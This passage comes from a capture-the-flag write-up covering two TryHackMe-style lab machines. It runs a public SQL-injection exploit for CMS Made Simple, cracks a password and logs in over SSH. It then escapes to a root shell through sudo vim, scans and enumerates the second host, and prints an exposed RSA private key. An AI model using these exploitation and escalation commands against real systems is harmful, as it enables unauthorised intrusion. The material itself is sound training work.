CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution         | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning       | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                              | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload      | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary Fil | php/webapps/46546.py
CmsMadeSimple v2.2.17 - Remote Code Execution (RCE)                   | php/webapps/51600.txt
CmsMadeSimple v2.2.17 - session hijacking via Server-Side Template Inj | php/webapps/51599.txt
CmsMadeSimple v2.2.17 - Stored Cross-Site Scripting (XSS)             | php/webapps/51601.txt
---------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Figure 64: Searchsploit Scan

When run it the tool find and **SQL Injection** vulnerability running on the CMS made simple and download the exploit.

```
Searchsploit -m 46635
```




```
root@ip-10-10-76-186:~# searchsploit -m 46635
  Exploit: CMS Made Simple < 2.2.10 - SQL Inje
      URL: https://www.exploit-db.com/exploits/4663
     Path: /opt/exploitdb/exploits/php/webapps/46635.py
    Codes: CVE-2019-9053
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/46635.py
```

Figure 65: Searchsploit Exploit Download

Phase 3: Exploitation

Run the exploit with the parameter -u to providing the URL for the target machine. The command used is:


```
python 46635.py -u http://10.10.65.84/simple/ --crack -w /usr/share/wordlists/rockyou.txt
```



```
root@ip-10-10-76-186:~# python 46635.py -u http://10.10.65.84/simple/ --crack -w /usr/share/wordlists/roc
kyou.txt
```

Figure 66: Python Run


And after that can decrypt the password as shown below in the figure.



```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Figure 67: Password Cracked

Utilizing the clue offered on the official Try Hack Me page, you discerned that the port in question hosted an SSH service. Leveraging the recently obtained credentials for the user "patch," successfully logged in as the matching user via SSH. Upon accessing the system, we attempted to view the contents of the present directory, where uncovered the **"user.txt"** flag that is **“G00d j0b, keep up!”.**




```
root@ip-10-10-76-186:~# ssh mitch@10.10.65.84 -p 2222
The authenticity of host '[10.10.65.84]:2222 ([10.10.65.  ]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZv   DVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': y
Please type 'yes' or 'no': yes
Warning: Permanently added '[10.10.65.84]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.65.84's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

Figure 68: Frist Flag

Phase 4: Privilege Escalation

Gonna use sudo with **vim** to invoke an SSH shell. Accomplished this task smoothly and swiftly obtained the root shell. To verify, execute the ID command, confirming the root user's shell. Utilizing the CAT command, accessed the root flag that is **"W3ll d0n3. You made it!"**. The command used is:

```
sudo vim -c ":!/bin/sh"
```



```
# sudo vim -c ":!/bin/sh"
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
W3ll d0n3. You made it!
#
```

Figure 69: Final Flag

4.1.3 Virtual Machine "Wgel Capture the Flag"


Wgel CTF is an introductory capture-the-flag challenge focusing on essential cybersecurity skills such as initial access and privilege escalation. Rated as easy, this CTF involves typical steps like port scanning, service enumeration, and exploiting known vulnerabilities. At this machine, we are looking for two flags. One flag is for the User and the other is for the Root. The scenario presents a practical learning opportunity for beginners to enhance their hacking skills in a controlled and educational environment.

Target IP address: 10.10.142.2

Phase 1: Network Scanning

For the first step, we use the tool **Nmap** to scan the network and search for something useful. We will use the flag -A for "Aggressive Detection Mode", so it will show us the operating system that runs. The command used is:


```
nmap -A 10.10.142.2
```



```
root@ip-10-10-31-141:~# nmap -A 10.10.142.2

Starting Nmap 7.60 ( https://nmap.org ) at 2024-05 [illegible] 09:26 BST
Nmap scan report for ip-10-10-142-2.eu-west-1.compute.internal (10.10.142.2)
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:21:DF:F2:A3:43 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=5/20%OT=22%CT=1%CU=37891%PV=Y%DS=1%DC=D%G=Y%M=0221DF%T
OS:M=664B0940%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%TS=A
OS:)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=M23
OS:01ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST11)
OS:WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=
OS:6903%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N
OS:)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Figure 70: Nmap Scan

As we can see there is an open port 80, that running an Apache server. If we are looking at the website of the Apache page at the source page we find something interesting.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Figure 71: The Adress Page




```
|-- sites-enabled
|       `-- *.conf


<!-- Jessie don't forget to udate the webiste -->
        </pre>
        <ul>
                        <li>
                           <tt>apache2.conf</tt> is the main configuration
                           file. It puts the pieces together by including all remaining configuration
                           files when starting up the web server.
                        </li>

                        <li>
                           <tt>ports.conf</tt> is always included from the
                           main configuration file. It is used to determine the listening ports for
                           incoming connections, and this file can be customized anytime.
                        </li>

                        <li>
                           Configuration files in the <tt>mods-enabled/</tt>,
                           <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
                           particular configuration snippets which manage modules, global configuration
                           fragments, or virtual host configurations, respectively.
                        </li>

                        <li>
                           They are activated by symlinking available
                           configuration files from their respective
                           *-available/ counterparts. These should be managed
                           by using our helpers
```

Figure 72: Source Page

Our first clue is that there is a user whose name is Jessie. Let's use the **dirb** tool to find some other pages that might be useful. The command used is:


```
dirb http://10.10.142.2/ /usr/share/wordlists/dirb/common.txt
```



```
root@ip-10-10-31-141:~# dirb http://10.10.142.2/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 20 09:30:55 2024
URL_BASE: http://10.10.142.2/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.142.2/ ----
+ http://10.10.142.2/index.html (CODE:200|SIZE:11374)
+ http://10.10.142.2/server-status (CODE:403|SIZE:276)
==> DIRECTORY: http://10.10.142.2/sitemap/

---- Entering directory: http://10.10.142.2/sitemap/ ----
==> DIRECTORY: http://10.10.142.2/sitemap/.ssh/
==> DIRECTORY: http://10.10.142.2/sitemap/css/
==> DIRECTORY: http://10.10.142.2/sitemap/fonts/
==> DIRECTORY: http://10.10.142.2/sitemap/images/
+ http://10.10.142.2/sitemap/index.html (CODE:200|SIZE:21080)
==> DIRECTORY: http://10.10.142.2/sitemap/js/

---- Entering directory: http://10.10.142.2/sitemap/.ssh/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Figure 73: The dirb Tool

An interesting result is the page sitemap/.ssh so we are going to look forward to what's inside it.




Index of /sitemap/.ssh

Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.142.2 Port 80

Figure 74: The sitemap/.ssh

As you can see there are id that include this:




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

Figure 75: The RSA Private Key

So the next step is to copy this text in a notpad and then change the permission rights and log in through ssh as jessie. The command used is:

